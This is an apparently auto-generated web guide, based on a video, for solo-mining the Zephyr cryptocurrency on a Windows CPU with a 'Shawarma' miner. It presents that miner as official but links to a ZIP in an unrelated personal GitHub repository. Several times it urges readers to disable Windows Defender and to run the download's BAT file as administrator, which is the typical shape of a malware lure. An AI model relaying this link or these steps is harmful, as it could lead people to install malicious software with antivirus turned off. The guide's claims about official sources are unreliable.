7 Clear Steps on How to Mine Zephyr Using CPU on Windows
· based on the channel FINCOR

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Mining Zephyr, a privacy-focused and stablecoin-backed cryptocurrency, is accessible for individual miners using a CPU on Windows. This guide explains how to solo mine Zephyr by setting up the official wallet and the Shawarma miner with a clear step-by-step approach, ensuring you can start mining ZEPH efficiently and profitably. For downloads and official resources, visit Zephyr Protocol's official site.
1. Understanding Zephyr and Its Mining Basics
Zephyr is a unique digital currency that merges Monero's privacy technology with the Minimal Djed protocol, creating the first private, reserve-backed stablecoin system. Its mining process is CPU-friendly, making it ideal for solo miners without specialized hardware. Mining Zephyr involves running the official wallet and a CPU miner, such as Shawarma, on a Windows machine.
2. Downloading and Installing Required Software
Start by downloading the official wallet and miner from the GitHub release page linked on Zephyrprotocol.com. The ZIP archive contains all necessary files:
- Unzip all files into a dedicated folder.
- Run the wallet executable to set up your Zephyr address.
Ensure your system has the latest Microsoft Visual Studio redistributables and Python installed to prevent runtime errors. Disabling Windows Defender temporarily may be necessary to avoid interference with the mining software.
3. Configuring the Zephyr Wallet
After installation, open the wallet application to create a new Zephyr wallet or import an existing one. This wallet will generate your mining address, which you need to place in the miner’s configuration files. Keep your wallet secure and back up your keys.
4. Setting Up the Shawarma CPU Miner
The Shawarma miner is optimized for solo CPU mining of Zephyr on Windows. Configuration involves editing two main files:
- A BAT file to launch the miner with appropriate permissions, including administrator rights and enabling huge pages for better hash rates.
- A JSON config file where you specify your wallet address, CPU threads, and mining parameters.
This clear separation between BAT and JSON files simplifies adjustments and troubleshooting.
5. Running the Miner and Troubleshooting
Launch the BAT file as an administrator to start mining. Monitor the miner output for hash rates and accepted shares. If errors occur, update your system dependencies, check firewall settings, or consider temporarily disabling Windows Defender.
Common issues include missing Visual Studio components or Python versions incompatible with the miner. Addressing these ensures smooth operation.
6. Optimizing CPU Mining Performance
To maximize profits, optimize your CPU settings:
- Assign the correct number of CPU threads to the miner based on your hardware.
- Enable huge pages in Windows to reduce memory overhead.
- Consider mild overclocking if your CPU supports it and cooling is adequate.
These steps improve hash rates and mining efficiency.
7. Monitoring and Maintaining Your Mining Setup
Regularly check your wallet balance and miner logs to track earnings and system health. Keep software updated by visiting the official Zephyr GitHub releases. Joining community forums or channels can provide support and tips for improving your mining operation.
Useful Links
- Official Zephyr Protocol website and downloads: https://zephyrprotocol.com/
- Shawarma Miner GitHub releases: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo on a Windows CPU is straightforward when following the right steps: from downloading the official wallet and Shawarma miner to configuring your setup and optimizing performance. The combination of Monero’s privacy and the Djed stablecoin protocol makes Zephyr an exciting and accessible option for CPU miners. For detailed guidance and updates, rely on resources from the Zephyr Protocol website and the FINCOR channel, which provides clear tutorials and community support. Start mining today and explore the benefits of this innovative cryptocurrency!
Key takeaways
- Zephyr combines Monero’s privacy with Djed’s stablecoin protocol
- Solo mining Zephyr is possible with CPU on Windows using Shawarma miner
- Official wallet and miner available at Zephyrprotocol.com
- CPU mining requires proper setup of BAT and JSON configuration files
- Updating Visual Studio and Python may solve common errors
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Is solo mining Zephyr on a CPU profitable?
Solo mining Zephyr with a CPU can be profitable depending on your hardware power, electricity costs, and mining efficiency. Optimizing your CPU settings and running the official miner as described can improve profitability.
What software do I need to mine Zephyr on Windows?
You need the official Zephyr wallet and the Shawarma CPU miner, both available from the Zephyr Protocol's GitHub releases. Additionally, ensure Microsoft Visual Studio redistributables and Python are installed to avoid errors.
How do I fix errors when running the Zephyr miner?
Common fixes include updating Microsoft Visual Studio libraries and Python, running the miner as administrator, disabling Windows Defender temporarily, and verifying your configuration files for correct wallet address and settings.
Can I mine Zephyr without joining a pool?
Yes, you can solo mine Zephyr using the Shawarma miner configured with your wallet address. Solo mining means you mine independently without sharing rewards, which can be rewarding but may also take longer to find blocks.